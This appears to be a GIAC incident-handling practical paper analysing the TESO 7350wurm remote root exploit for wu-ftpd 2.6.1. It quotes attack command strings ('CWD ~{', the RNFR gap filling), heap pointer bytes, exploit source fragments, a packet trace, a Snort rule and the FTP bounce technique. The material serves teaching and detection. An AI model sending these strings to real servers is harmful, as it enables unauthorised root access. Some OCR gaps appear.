Another attack on FTP servers is the FTP bounce attack[19]. This attack allows you to connect to an FTP server, and then have that server send a file to any other server, thereby keeping your identity anonymous. It can also be used to access systems you would not normaly be able to access by inheriting the firewall access permissions from the FTP server. The wu-

17 http://www.wu-ftpd.org/wu-ftpd-faq.html#IDX3
18 http://www.digitaloffense.net/PASV/pasvagg.pl
19 http://www.cert.org/advisories/CA-1997-27.html

ftpd server is recommended by CERT[20] as a protection against the ftp bounce attack.

However, other uses have been found for this attack. The popular scanning tool nmap[21] written by Fyodor[22] utilises this to perform scanning. The following section is taken from the nmap man page:

```
-b <FTP relay host>
              FTP  bounce attack: An interesting "feature" of the
              FTP protocol (RFC 959) is support for  "proxy"  FTP
              connections.  In  other  words, I should be able to
              connect from evil.com to the  FTP  server  of  tar
              get.com  and  request  that  the server send a file
              ANYWHERE on the Internet!  Now this may have worked
              well  in  1985  when  the  RFC  was written. But in
              today's Internet, we can't  have  people  hijacking
              FTP servers and requesting that data be spit out to
              arbitrary points on the Internet. As *Hobbit*[23] wrote
              back  in  1995,  this protocol flaw "can be used to
              post virtually untraceable mail and news, hammer on
              servers at various sites, fill up disks, try to hop
              firewalls, and generally be annoying  and  hard  to
              track  down at the same time." What we will exploit
              this for is to (surprise, surprise) scan TCP  ports
              from  a  "proxy" FTP server. Thus you could connect
              to an FTP server behind a firewall, and  then  scan
              ports  that are more likely to be blocked (139 is a
              good one). If the FTP server  allows  reading  from
              and  writing to some directory (such as /incoming),
              you can send arbitrary data to ports  that  you  do
              find open (nmap doesn't do this for you though).

              The  argument  passed to the "b" option is the host
              you want to use as a proxy, in standard  URL  nota
              tion.      The     format     is:     username:pass
              word@server:port.     Everything    but    server    is
              optional.  To determine what servers are vulnerable
              to this attack, you can see my  article  in  Phrack
              51[24].   And  updated version is available at the nmap
              URL (http://www.insecure.org/nmap).
```

The Variant under investigation

The variant of the exploit being described here is the TESO version called the 7350wurm. This was not officially released to the public by the authors but was found in a honeypot. A honeypot is a tool for monitoring the techniques of hackers by sacrificing a system.

The following is what TESO have said about the exploit being released[25]:

---

[20] http://www.cert.org/tech_tips/FTP_port_attacks.html#3
[21] http://www.insecure.org/nmap/
[22] fyodor@insecure.org
[23] http://yarchive.net/comp/FTP_attack.html
[24] http://www.phrack.org/show.php?p=51&a=11

"Last week, PacketStorm Security[26] published one of our private research exploits, 7350wurm as binary. While the vulnerability is known for a year now, and has been fixed for more than half a year, we do not want our exploit to be published. We kindly asked them to remove the file. The file itself is compiled and backdoored by someone outside of TESO, but it is clearly compiled from our source. As reaction to our request, PacketStorm refused and published more of our private property. We do not know where they have obtained the files, but we are sure to have never given anyone a license to publish or distribute them. You can see how they published the files in a hurry to harm us, because of the three files published as source, one is nonworking and was not written by TESO, and for the other two the credit given is wrong. We will not tolerate this behaviour and reserve legal steps against PacketStorm Security. If you have legal experience on cases of copyright infringement and contributory copyright infringement (especially in the international and the Canadian legal system) and are willing to help us, please contact us at teso@team-teso.net."

Packetstorm, within their exploit pages, refer to the code as[27]:

"7350wurm is a linux/x86 wu_ftpd remote root exploit for the double free() bug affecting v2.4.2 to 2.6.1. Homepage: https://www.team-teso.net. By Lorian. This code was abandoned in a honey pot and is published under Fair Use Law 17 U.S.C.A 107"

Other variants

Other variants of this exploit exist utilising the method as described by Core Security. The "woot-exploit" version, as documented by Jennifer Allen and Warrick Webb in previous GCIH practicals is available in both 'C' and in Java[28].

The woot-exploit uses the following attack string to trigger the globbing overflow.

```
sprintf(snd,"stat ~{\n");
```

The TESO exploit however, utilises a method from synnergy.net[29] to achieve the overflow

```
/* synnergy.net uberleet method (thank you very much guys !)
*/
net_write (fd, "CWD ~/{.,.,.,.}\n");
```

but utilises a similar method to trigger it:

[25] http://teso.scene.at/news.php
[26] http://www.packetstormsecurity.org
[27] http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=7350wurm&type=archives
[28] http://packetstormsecurity.org/0201-exploits/woot.java
[29] http://www.synnergy.net

```
net_write (fd, "CWD ~{\n");
```

The wu-ftpd file globbing exploit takes advantage of a heap space corruption when globbing is used to select multiple files and/or multiple locations.

Globbing

Globbing is very similar to the metacharacters used when regular expressions are used in various UNIX shells. The wu-ftpd manual page[30] states that:

```
Ftpd interprets file names according to the ``globbing''
conventions used by csh(1).  This allows users to utilize
the metacharacters ``*?[]{}~''.
```


The metacharacters specified have the following meaning:

Symbol	***Action***
.	Match any character.
*	Match zero or more proceeding.
[ ]	Match one from a set.
{ }	Match a range of instances.
?	Match zero or one preceding.
~	Match the users home directory

Table 5 - Metacharacters

In the following image I have listed all the files in the current directory with the .jpg suffix, those that start with 'H' and the single file that starts with an H and has a 2 in it. All of these are examples of the use of globbing.

[30] http://www.wu-ftpd.org/man/ftpd.html




```
ftp>
ftp>
ftp> ls *.jpg
200 PORT command successful
150 Opening ASCII mode data connection for file list
HiFi 001.jpg
HiFi 002.jpg
me_and_the_boy.jpg
mickey 2003 076.jpg
226 Transfer complete.
ftp: 69 bytes received in 0.00Seconds 69000.00Kbytes/sec.
ftp> ls H*
200 PORT command successful
150 Opening ASCII mode data connection for file list
HiFi 001.jpg
HiFi 002.jpg
226 Transfer complete.
ftp: 28 bytes received in 0.00Seconds 28000.00Kbytes/sec.
ftp> ls H*2*
200 PORT command successful
150 Opening ASCII mode data connection for file list
HiFi 002.jpg
226 Transfer complete.
ftp: 14 bytes received in 0.00Seconds 14000.00Kbytes/sec.
ftp>
```

Figure 6 – Globbing example

In this vulnerability, the globbing character ~ is exploited. As with the UNIX shell ksh, the ~ character is interpreted as being the home directory of the user.

Wu-ftpd, and various other FTP daemons however, use their own implementations of the glob() function and vulnerabilities have been found in them.

The original Covert Labs Security Advisory[31] details the systems they had found to have vulnerable FTP servers. The list below is taken from their advisory:

```
Vulnerable Systems

The following operating systems have been confirmed to
contain vulnerable FTP daemons:

FreeBSD 4.2     CAN-2001-0247
OpenBSD 2.8
NetBSD  1.5
IRIX    6.5.x
HPUX    11      CAN-2001-0248
Solaris 8       CAN-2001-0249
```


[31] http://www.auscert.org.au/render.html?it=1253&cid=1

Heap Space

UNIX systems allocate memory using a system function called malloc(). This is a memory management function which controls the allocation and recovery of memory required by the underlying application processes that are running. This process is needed to enable the systems to run at an optimum and to keep the amount of fragmented memory to a minimum.

There are a number of malloc() implementations using different implementation techniques. The target operating system in this exploit is Redhat Linux, and the malloc() implementation is the open source GNU[32] malloc written by Wolfram Gloger[33] and based on the original work by Doug Lea[34].

The exploit under examination utilises blocks that are greater than 512 bytes. Doug Lea's malloc implements the following allocation techniques for different sized memory requests. The following is taken from the comments in malloc.c[35].

- For large requested memory allocations of >= 512 bytes, it is a pure best-fit allocator,
- For small requested memory allocations of <= 64 bytes, it is a caching allocator.
- In between, and for combinations of large and small requests, it does the best it can trying to meet both goals at once.
- For very large requests of greater than 128KB, it relies on system memory mapping facilities, if supported.

The method used to mark a memory block as being free is referred to as boundary tags. These tags are at the start of each allocated chunk of memory and indicate whether the chunk is in use, unallocated or has been reallocated to make a bigger chunk.


Taking information from the Phrack article by Anonymous, Once upon a free()... [36], and using the comments imbedded in the malloc.c code, we need to examine 4 scenario's:

- A used block as the first block in memory
- A used block after a used block
- A free()'ed block after a used block
- A used block after a free()'ed block.

---

32 http://www.gnu.org
33 http://www.malloc.de/en/index.html
34 http://gee.cs.oswego.edu/dl/html/malloc.html
35 ftp://g.oswego.edu/pub/misc/malloc.c
36 http://www.phrack.org/phrack/57/p57-0x09

A used block as the first block




This allocated block has two pointers, the red block represents the pointer called “prev_size”. This holds either the size of the previous unallocated block, or is part of the previous block if it is in use, thereby adding four bytes to the previous malloc block.

The green block represents the field containing the size of the malloc’ed block.

The yellow block is the memory space allocated by malloc().

A used block after a used block




This allocated block has the first 4 bytes allocated to the previous data block as the previous block is in use.

The green block represents the field containing the size of the malloc’ed block.

The yellow block is the space allocated by malloc().

The lower block is as described above.

A free()’ed block after a used block



This free()’ed block has the first 4 bytes allocated to the previous data block as the previous block is in use.


The blue block is the ‘fd’ pointer indicating forward location of the next memory chunk.

The magenta block is the ‘bk’ pointer indicating the backwards location of the last memory chunk.

White blocks are free space, or unused pointers.

The lower block is as described above.

A used block aft … d blo



yellow block.

The green block represents the field containing the size of the malloc’ed block.

The lower block is as described above.

Each malloc'ed memory region is created by allocating a new piece of memory, or merging a number of already free'd memory regions into a single larger region. Malloc will always return a minimum of the requested memory region, but when returning a region allocated by merging it may return a larger region.

When making a call to malloc, a pointer is returned that indicates the location of where the allocated memory starts. By using the location of this pointer, you can manipulate that area of memory, and adjacent areas of memory.

By manipulating or overwriting the boundary tags, we can impact areas of memory that have not been allocated to us.

How the exploit uses the heap.

Because wuftpd fails to handle errors in the globbing code correctly, it will try and free() unallocated memory which has the exploit code loaded into it. From the TESO source code we have the following:

```
printf ("# 1. filling memory gaps\n");
xp_gapfill (fd, RNFR_NUM, RNFR_SIZE);

exploit (fd, tgt);

printf ("# 3. triggering free(globlist[1])\n");
net_write (fd, "CWD ~{\n");
```

From this we can see the three steps taken by the exploit.

1. Filling the memory gaps.

   As I have discussed, memory can be fragmented. The exploit takes advantage of bug within wuftp that fails to free memory correctly once it has been allocated. This is used to fill up the malloc space in wuftpd. A large number of rename file commands are sent with invalid parameters. This causes the memory to be allocated, but it is not free'd correctly.

   ```
   RNFR ./././././././././
   ```

   In this case, it sends seventy three "./" as part of the RNFR (rename file) command, and sends this command four times.

2. Inserting the exploit.

   The exploit now constructs a buffer 494 bytes long that contains the code that needs to be executed. A single "CWD" command is inserted followed by a large area of padding using the character "0". This could be done for a number of reasons such as, these characters are easily seen in memory during the debugging of the exploit or to evade the IDS system. Directly after this the following is placed into the buffer:

```
f0 ff ff ff fc ff ff ff  24 2c 07 08 b8 5a 08 08  | ........$,...Z..
```

   This contains the pointers that point to the exploit code that will be executed when the malloc'ed memory chunk is later free'd.

   Following this the exploit code is placed into the buffer. This buffer is then sent to the FTP server as part of a CWD (change working directory) command. The server responds with an error code 550: Requested action not taken. File unavailable.

   A second command string is sent to the server:

   ```
   CWD ~/{.,.,.,.}
   ```

   This is followed by a:

   ```
   CWD .
   ```

Which is according to the exploit code comments:

```
"Now, we flush the last-used-chunk marker in glibc malloc code. else
we might land in a previously used bigger chunk, but we need a
sequential order. "CWD ." will allocate a two byte chunk, which will
be reused on any later small malloc."
```

3. Inserting the exploit.

The exploit string is then sent to the server:

```
CWD ~{
```

It is this string that the IDS system alerts upon. This causes the free(globlist) to be executed by the wuftp daemon and in turn it is this that allows our code to be executed.


The following code is the section that the vulnerability exploits. The exploited bug is found in both the free() commands in ftpcmd.y between line 1282 and line 1288:

```
if (globerr) {
          reply(550, globerr);
          $$ = NULL;
                   if (globlist) {
                            blkfree(globlist);
                            free((char *) globlist);
                        }
          }
          else if (globlist) {
                   $$ = *globlist;
                   blkfree(&globlist[1]);
                   free((char *) globlist);
          }
```

Once the exploit has been launched, a test is performed to ensure that the server returns a string containing the "sP" characters; this signal represents the hex characters 0x7350, or TESO. This is issued by the buffer overflow code from the hex characters defined as "x86_wrx" within the source code to show that the exploit has been successful.

```
FTP_recv_until (fd, xpbuf, sizeof (xpbuf), "sP");
if (strncmp (xpbuf, "sP", 2) != 0) {
   fprintf (stderr, "exploitation FAILED!\noutput:\n%s\n",
            xpbuf);
```

This can be seen from the following packet trace:



```
root@gateway:~
0x0030   0001 797b 4357 4420 7e7b 0a                ..y{CWD.~{.
13:33:40.944588 192.168.1.99.32778 > kiddie.ftp: P 1370:1377(7) ack 4321 win 643
2 <nop,nop,timestamp 148735 96635> (DF)
0x0000   4500 003b 81e6 4000 4006 34bf c0a8 0163        E..;..@.@.4....c
0x0010   c0a8 0164 800a 0015 d998 cab4 18ed f55f        ...d..........._
0x0020   8018 1920 d84b 0000 0101 080a 0002 44ff        .....K........D.
0x0030   0001 797b 4357 4420 7e7b 0a                ..y{CWD.~{.
13:33:40.944828 kiddie.ftp > 192.168.1.99.32778: P 4321:4325(4) ack 1377 win 643
2 <nop,nop,timestamp 96635 148735> (DF)
0x0000   4500 0038 9d85 4000 4006 1923 c0a8 0164        E..8..@.@..#...d
0x0010   c0a8 0163 0015 800a 18ed f55f d998 cabb        ...c......._....
0x0020   8018 1920 8dbd 0000 0101 080a 0001 797b        ..............y{
0x0030   0002 44ff 0a73 500a                            ..D..sP.
13:33:40.944831 kiddie.ftp > 192.168.1.99.32778: P 4321:4325(4) ack 1377 win 643
:
```

Figure 7 – 0x7350 returned to confirm the exploit

Once this coded signal has been received by the exploit, the Linux shell code is sent to the server via this socket connection. This code sets the real and effective UID for the process to "0" by executing a setreuid(0,0) and a shell with superuser privileges is created. The system is now under the control of the hacker.

Attack signatures

As described above, the attack utilises the ~{ globbing characters. This string can be utilised to form an IDS rule to detect the signature. The IDS system Snort has a rule for this exploit[37]:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-FTP bad file
completion attempt {"; flow:to_server,established; content:"~";
content:"{"; distance:1; reference:cve,CVE-2001-0550;
reference:cve,CAN-2001-0886; reference:bugtraq,3581; classtype:misc-
attack; sid:1378; rev:10;)
```

The snort rule is made up of a number of sections:

- alert – if rule matches, issue an alert
- tcp – protocol type, in this example TCP
- $EXTERNAL_NET – network for the source of the packet
- any – source port number
- -> - direction of the connection
- $HOME_NET – network for the destination of the packet
- 21 - a connected session on TCP port 21
- msg: - define the output message for the rule to issue
- Checks traffic coming to the server for the string ~ and { within one character of each other.
- Flow:to_server, established – defines that the rule is only active on traffic flowing to the server and only once the connection is established
- Content:"~";content:"{"; distance:1; - search for the characters ~ and { next to each other.
- Reference – gives CVE reference numbers for the attack
- Classtype – allocates a class to the attack
- Sid – snort ID for the rule
- Rev – revision number for the rule

As you can see highlighted below, the CWD string is passed, and then the ~{ characters follow on immediately afterwards.




Figure 8 – The attack string

[37] http://www.snort.org/snort-db/sid.html?sid=1378

When the exploit is detected by the IDS system, the following message is logged into the syslog if the –s flag is used to make Snort log into the system log.




Figure 9 – The Snort rule triggers

The Exploit under investigation

The exploit is the TESO 7350wurm exploit.

The exploit utilises a piece of code that was published by Packet Storm Security. This code was captured in a honeypot and Packet Storm has released this code under the Fair Use Law 17 U.S.C.A 107.

A binary version of this exploit has been released by an unknown third party and as I shall show during the Incident Handling process this binary version has been backdoored. The backdoor would potentially allow unrestricted access to both the computer system of the script-kiddie and the system targeted by him. It is the effect of this binary version I shall be discussing, but also referring to the original source code.

The Vulnerability

The exploit makes use of the WU-FTPD File Globbing Heap Corruption Vulnerability first reported by Matt Power[38] on the vuln-dev[39] mailing list and later confirmed and published by Core Security Technologies.[40] Vuln-dev is a mailing list where potential and identified vulnerabilities are highlighted to the subscribers of the list.

This has previously been documented as part of other GCIH practical submissions by Warrick Webb[41] and Jennifer Allen[42] utilising the w00t exploit.

The version of the exploit described here uses a simple command line interface to exploit the system of the victim. The exploit also includes an ‘automatic' mode which would be of interest to a script-kiddie as it gives

[38] http://www.securityfocus.com/archive/82/180823
[39] http://www.securityfocus.com/archive/82
[40] http://www1.corest.com/common/showdoc.php?idx=172&idxseccion=10
[41] http://www.giac.org/practical/Warwick_Webb_GCIH.doc
[42] http://www.giac.org/practical/Jenn_Allen_GCIH.doc

the ability to perform some of the reconnaissance steps of the attack for the attacker.

The Victims Platform

The victims system was a Redhat 7.2 system as distributed in the iso images downloaded from the Redhat mirror at www.mirror.ac.uk[43]. This includes wuftpd as a standard package[44]. No additional patches or rpm's where installed to demonstrate the attack as it is not the operating system that is vulnerable.

For completeness, I shall demonstrate how to install wuftpd-2.6.1 from the source as it may be required to reinstall from the source should any fix be released as a patch. To do this, the source release was downloaded from the wu-FTP site and installed as follows:

Get the softeware from the wu-ftpd FTP site

```
# wget ftp://ftp.wu-ftpd.org/pub/wu-ftpd/wu-ftpd-2.6.1.tar.gz
```

Expand the compressed tar archive

```
# tar zxvf wu-fptd-2.6.1.tar.gz
```

Change directory to the source

```
# cd wu-ftpd
```

Run the GNU configure script

```
# ./configure
```

Build the package

```
# make
```

Install the package

```
# make install
```

As the version of Redhat used on the victims' machine uses the xinetd daemon rather than the older inetd daemon, the following was done to enable the FTP daemon.

```
# cd /etc/xinetd.d
```

The file wu-ftpd had the disable stanza changed to be no. This has the effect of enabling the daemon. The SIGUSR2 signal was sent to xinetd process (in this case process number 1107) to cause it to re-read the configuration files.

```
# kill –SIGUSR2 1107
```

---

43 http://www.mirror.ac.uk/sites/FTP.redhat.com/pub/redhat/linux/7.2/en/iso/i386/

44 ftp://ftp.redhat.com/pub/redhat/linux/7.2/en/os/i386/RedHat/RPMS/wu-ftpd-2.6.1-18.i386.rpm

Once the server was correctly installed, it could be seen as available by performing a netstat command and checking for port 21.

```
# netstat –an | grep LISTEN
[root@redhat-7 root]# netstat -an | grep LISTEN
tcp        0      0 0.0.0.0:1024            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6010            0.0.0.0:*               LISTEN
```

A test connection was performed by connecting to the localhost port on the system. This is a private network local to the system and it allows us to ensure that the FTP server worked correctly.

```
[root@redhat-7 root]# FTP localhost
Connected to localhost (127.0.0.1).
220 redhat-7.2 FTP server (Version wu-2.6.1-18) ready.
Name (localhost:root):
```

The victim's machine was now ready to test the exploit.

The attackers system

The attackers system is my own home system. This system is a PC running Redhat 9.0 Linux operating system which has a single LAN interface, and an IP address of 192.168.1.10. This system is connected to one of the four 10base-T ports on a 3COM Officeconnect Remote 812 ASDL router, and to the Internet via a 1Mb ADSL circuit.

The target system

The target system is an FTP server. This remote system is Internet connected, and protected by a firewall. There are no deliberate misconfigurations of any component.

The FTP server is a Redhat Linux 7.2 system, the operating system has all recommended patches applied to it. The patches applied were all those available via the up2date[45] system within Redhat.

The system is dual homed, and the only network service being made available to the Internet is the FTP service. System administration and maintenance is performed over the secondary interface away from the Internet and via an ssh connection.

Due to there being no special functional requirements for the FTP service provided by the target system, the administrator has decided to install the Washington University FTP daemon as supplied by the operating system distribution. The version installed was the wu-ftpd 2.6.1 and was

[45] http://www.redhat.com/advice/tips/up2date.html

configured to run as an anonymous FTP server. The FTP server was configured as per CERT's Anonymous FTP Configuration guidelines[46].

Notional Network Diagram




Figure 10 – Notional Network Diagram

The above diagram shows a notional network diagram of a potential victim. The system is Internet connected, and has an ISP managed router. A single skin firewall is used to provide security and a Snort Intrusion Detection System used to monitor the network traffic for potential attacks.

Actual Network Diagram

The systems shown on the notional network diagram are all physically hosted within a VMWare 4.0 environment running under Redhat 9.0. The VMWare host system also hosts the IDS system. The attacker and Victim are both Redhat 7.2 Virtual Machines. A second system allowed running Microsoft Windows XP Professional allowed remote access and capturing of the screenshots.

The following network diagram shows how the exploit was tested. This was performed on a single PC running Redhat 9.0 and a trial 30-day licence version of VM-Ware 4.0. Connected to this system via a small LAN was the system used to create this report.

System Name	Operating System	IP Address	Netmask
Attacker	Redhat 7.2	192.168.1.9	192.168.1.255

[46] http://www.cert.org/tech_tips/anonymous_FTP_config.html

Victim	Redhat 7.2	192.168.1.100	192.168.1.255
Gateway	Redhat 9.0	192.168.1.99	192.168.1.255

Table 6 – IP addresses used

